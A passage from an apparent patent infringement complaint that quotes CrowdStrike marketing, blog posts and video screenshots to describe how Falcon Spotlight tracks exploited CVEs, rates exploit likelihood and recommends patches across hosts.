
- Automatically determine the scope and impact of threats found in your environment
- Find out if you are targeted, who is targeting you and how to prepare and get ahead
- Use Falcon Prevent integrated with CrowdStrike Falcon X™ to:
  - Fully understand the threats in your environment and what to do about them
  - Access malware research and analysis at your fingertips
  - Easily prioritize responses with threat severity assessment
  - Immediately get recovery steps and resolve incidents with in-depth threat analysis

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

388. As an example, the Falcon Platform "disrupts" attacks and "[t]he first time [hackers] run an attack, it's recorded, analyzed and shared with sensors on every defenders' machine, preventing that attack from being used again."



The Cloud disrupts this attack model. With a Cloud security solution the adversaries may be able to acquire the endpoint sensor software, but when they install it in the lab and run mock attacks, the security provider can see every single attack. It's possible, then, to observe the attackers' tactics before they're ever launched in the wild. The first time they run an attack, it's recorded, analyzed and shared with sensors on every defenders' machine, preventing that attack from being used again.




Everyone benefits from contributing to the Cloud ~ except the attacker. The more information and data fed into a Cloud security system, the better insight it provides. This ultimately yields better security for every community member. If one organization is being attacked, intel derived from the attack can be quickly and effectively shared to protect every endpoint across the community.

(*See* (WBR_CSK000721 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperEndpointSecurityCloud.pdf) at 724-725.)

389. In addition, the Falcon Spotlight User Interface (UI) can access the Known Exploited Vulnerabilities Catalog, a list of common vulnerabilities and exposures (CVEs) that Department of Homeland Security (DHS) Cybersecurity and Infrastructure Agency (CISA) has prioritized based on observed active exploitation in the wild and provide users with "the applications causing the issue or exposure." "Falcon Spotlight ExPRT.AI is fed data from multiple sources in addition to CISA's Known Exploited Vulnerabilities Catalog including other vulnerability catalogs, CrowdStrike's threat intelligence, dark web intelligence and what is being seen in the wild through incident response engagements. This essentially means anything CISA

pushes to its Known Exploited Vulnerabilities Catalog will automatically trigger CrowdStrike to tag that respective CVE as 'Actively used,' raising its priority, if it wasn't already flagged via other means."




Accessing the CISA Known Exploited Vulnerabilities Catalog via Spotlight User Interface (UI)

Note that the Python code above does not provide you with the applications causing the issue or exposure. This is where the Falcon Spotlight UI can come in on top to augment the workflow.

Knowing the vulnerable application is helpful if you have a Program of Record (PoR) where applications are maintained by an outside team. It also can help prioritize which applications to patch across the fleet.

For example, let's look at one of the CVEs we have a finding for in our environment: CVE-2013-3900, classified as a **critical** vulnerability.

* * * * *




Clicking on the "Vendor & product" value, we can further drill in and see that CrowdStrike Falcon has near real-time visibility that this CVE is being actively exploited in the wild. Falcon Spotlight ExPRT.AI is fed data from multiple sources in addition to CISA's Known Exploited Vulnerabilities Catalog including other vulnerability catalogs, CrowdStrike's threat intelligence, dark web intelligence and what is being seen in the wild through incident response engagements. This essentially means anything CISA pushes to its Known Exploited Vulnerabilities Catalog will automatically trigger CrowdStrike to tag that respective CVE as "Actively used," raising its priority, if it wasn't already flagged via other means.

CrowdStrike Falcon data includes additional relevance and context, like the date when it was first seen being actively exploited in the wild.

(*See* WBR_CSK001510, https://www.crowdstrike.com/blog/crowdstrike-falcon-spotlight-fuses-endpoint-data-with-cisa-exploited-vulnerabilities-catalog/.)

390. The Accused Products perform a method that includes *determining, by the base computer, that the remote computer is vulnerable to the malware process, wherein the determination is based on the at least one of the other remote computers having a same or similar combination of security products as the combination of security products operating on the remote computer*. For example, the Accused Products, such Falcon Spotlight, provides "exploit

prediction" that relies on a fast database of resources including include the "CrowdStrike Threat Intelligence" to identify vulnerabilities with greater accuracy. The Accused Products "continuously monitor the vulnerability status of all endpoints wherever they reside: on-premises, off-premises or in the cloud."




Vulnerability Assessment in Real Time

- **Continuously monitor the vulnerability status of** all endpoints wherever they reside: on-premises, off-premises or in the cloud
- **Leave bulky legacy reports behind** — Spotlight serves up vulnerability data in seconds via intuitive dashboards
- **The robust application programming interface (API)** makes external integrations simple

Demo: Watch How Falcon Spotlight Offers Real-Time Vulnerability Assessment >

(*See* WBR_CSK000482 (https://www.crowdstrike.com/products/security-and-it-operations/falcon-spotlight-vulnerability-management/) at 484.)

391. As part of this example process, Falcon Spotlight uses ExPRT.AI, which "ingest[s] detailed exploit and threat intelligence from a number of sources, including CrowdStrike's data set," which includes "data from EDR, Vulnerability Management, Incident Response, and Threat Intelligence." The AI Model conducts continuous analysis, which includes a "real time artificial intelligence model [that] is continuously monitoring the evolving threat landscape to evaluate the likelihood of exploitation." The Accused Products identify systems that are vulnerable and "facilitate remediation of the impacted systems."



How Falcon Spotlight's ExPRT.AI Works

1 Exploit & Threat Intelligence

Ingest detailed exploit and threat intelligence from a number of sources including CrowdStrike's data set. Only CrowdStrike has data from EDR, Vulnerability Management, Incident Response, and Threat Intelligence.


2 AI Model Conducts Continuous Analysis

The advanced real-time artificial intelligence model is continuously monitoring the evolving threat landscape to evaluate the likelihood of exploitation.

3 The CrowdStrike ExPRT Rating

The Falcon Spotlight ExPRT Rating is dynamically adjusted based on the likelihood of exploitation. This enables security teams to proactively prioritize the small percentage of vulnerabilities that are likely to be exploited, instead of reacting once vulnerabilities are exploited.

(*See* WBR_CSK001391 (https://www.youtube.com/watch?v=P1qOGCeEYK8) at 1:04.)



Vulnerabilities

ExPRT rating: High × Status: Closed ×

1224 vulnerabilities found

ExPRT rating	Severity	Status	Opened within	Vendor & product	Last seen within	Exploit status
Critical	Critical	Open	Last day	Microsoft Windows	Last 3 days	Actively used (critical)
High	High	Closed	Last week	Mozilla Firefox	Last week	Easily accessible (high, critical)
Medium	Medium		Last 14 days	Oracle Jre	Last 14 days	Available (medium, high, critic...
Low			Last 30 days	SUSE kernel-default	Last 30 days	Unproven
Unknown			Last 60 days	SUSE MozillaFirefox	Last 45 days	
			1 more	13 more		

ExPRT rating	Severity	CVE ID	Products	Vulnerabiliti...	Exploit status	Remediations	Open	Actions
● High	High	CVE-2021-3...	1	5	● Unproven	3	5	
● High	Critical	CVE-2021-1...	1	5	● Unproven	3	5	
● High	High	CVE-2021-1...	1	5	● Unproven	3	5	
● High	High	CVE-2021-1...	1	5	● Unproven	3	5	
● High	Critical	CVE-2021-2...	1	5	● Unproven	3	5	
● High	Critical	CVE-2021-2...						
● High	High	CVE-2021-2...					5	
● High	High	CVE-2021-2...	1	5	● Availabl...	3	5	
● High	Critical	CVE-2021-2...	1	5	● Unproven	3	5	

Remediation details 3

DESCRIPTION		VULNERABILITIES
DESCRIPTION	Install patch for Microsoft Windows 10 1909 x64 (Workstation): Security Update KB5006667	3
DESCRIPTION	Install patch for Microsoft Windows 10 20h2 x64 (Workstation): Security Update KB5006670	1
DESCRIPTION	Install patch for Microsoft Windows Server 2019 1809 x64 (Server): Security Update KB5006672	1

See all remediations

Vendor advisory


LINK https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2021-34537

available to facilitate remediation of the impacted systems

(*See* WBR_CSK001391 (https://www.youtube.com/watch?v=P1qOGCeEYK8) at 2:54.)

392. As an example, the Accused Products identify 26 hosts that are vulnerable such that

"updating adobe flash player on 26 hosts would resolve over 14,000 vulnerabilities." The Accused Products also identify the hosts and facilitate installation of a patch for those hosts to address the vulnerabilities.


Using Falcon Spotlight for Vulnerability Management
Watch later
Share
See critical vulnerabilities
See high vulnerabilities
See medium vulnerabilities
See low vulnerabilities
Total vulnerabilities (last 45 days)
Open
MORE VIDEOS
0:40 / 4:10
YouTube

Recommended remediations


Description	Hosts	Vulnerabilities tha...
Update Adobe Flash Player to a version newer than 32.0.0.433	26	14088
Update Mozilla Firefox to version 84.0.2 or newer	26	13647
Install patch for Microsoft Windows 10 1909 x64 (Workstation)...	25	9211
Update Oracle Jre to a version newer than 1.6.0		
Install patch for Microsoft Windows 10 1803 x64		

Remediation by vulnerability severity

Severity	Hosts	Remediations
● Critical	35	12
● High	31	28
● Medium	37	33
	30	11

example updating adobe flash player on 26 hosts would resolve over 14

(*See* WBR_CSK001415 (https://www.youtube.com/watch?v=1SkCkyOUWPw) at 0:40.)



USING FALCON SPOTLIGHT FOR VULNERABILITY MANAGEMENT

Using Falcon Spotlight for Vulnerability Management

CVE-2020-17095

Status: Closed ×

27 vulnerabilities found

CVE-2020-17095 | Install patch for Microsoft Windows 10 1909 x64 (Workstation): Security Update KB4598229 ...2 more | ● Critical | 9.9 v3.0 | 27 | 27

● Unproven ⓘ


EXPORT REPORT

Hostname	OS version	Type	Remediation	Site	OU	Domain	Local IP	Product version	Status	Days open
SE-PIN-WIN10-...	Windows 10	Workstation	Install patch for ...				172.17.0.26	Windows Window...	Open	8 days
WIN10BASE03	Windows 10	Workstation	Install patch for ...				10.0.1.185	Windows Window...	Open	20 days
SE-PIN-WIN10-...	Windows 10	Workstation	Install patch for ...				172.17.0.26	Windows Window...	Open	8 days
SE-PIN-WIN10-...	Windows 10	Workstation	Install patch for ...				172.17.0.29	Windows Window...	Open	8 days
WIN-DT-JON	Windows 10	Works					10.0.1.240	Windows Window...	Open	11 days
	Windows 10	Works					0.26	Windows Window...	Open	55 days
SE-PIN-W2019-...	Windows Server ...	Server	Install patch for ...				172.17.0.34	Windows Window...	Open	55 days

hosts that can be exported
and shared with the patch management


(*See* WBR_CSK001415 (https://www.youtube.com/watch?v=1SkCkyOUWPw) at 1:45.)

393. Indeed, Falcon Spotlight "offers security teams a real-time assessment of vulnerability exposure on their endpoints that is always current…[w]ith Spotlight and the Falcon platform, not only can you see your security gaps, you see which gaps your adversary is targeting, arming you with the proactive protection you need to block advanced attacks" and has "[t]ight integration with other Falcon modules…quickly pivot[ing] between vulnerability information, incidents details and endpoint activities…in real time [and] also historically."



CrowdStrike® Falcon Spotlight™ offers security teams a real-time assessment of vulnerability exposure on their endpoints that is always current. Falcon Spotlight's native integration into the CrowdStrike Falcon® platform enables customers to operate vulnerability assessment within a complete endpoint protection framework. Falcon Spotlight adds preparation and readiness to the unparalleled prevention, detection and response provided by the Falcon platform, resulting in a stronger security posture and unprecedented breach protection.

* * * * *




Connects the dots
Tight integration with other Falcon modules means you can quickly pivot between vulnerability information, incidents details and endpoint activities, not only in real time but also historically.

Prevent while you patch
The Falcon platform mitigates the risk from vulnerabilities that cannot be patched quickly by preventing and detecting exploit attempts as well as post exploitation activities. This buys you precious time to patch your systems against future attacks.

(*See* WBR_CSK000737 (https://www.crowdstrike.com/wp-content/brochures/datasheets/FalconSpotlightDatasheetv2.pdf) at 737-738.)

394. In another example, Falcon Spotlight "allow[s] a vulnerability management team to see a variety of vulnerabilities immediately because data is housed in the cloud and therefore always available. Because the data is available in real time, scanning is an ongoing, continuous process rather than a single point in time."




Today, thanks to cloud technologies and a lightweight agent architecture, modern vulnerability management tools (such as Falcon Spotlight™, a vulnerability management solution that's part of the CrowdStrike Falcon® platform) are able to run continuously. It serves as a scanless solution, allowing a vulnerability management team to 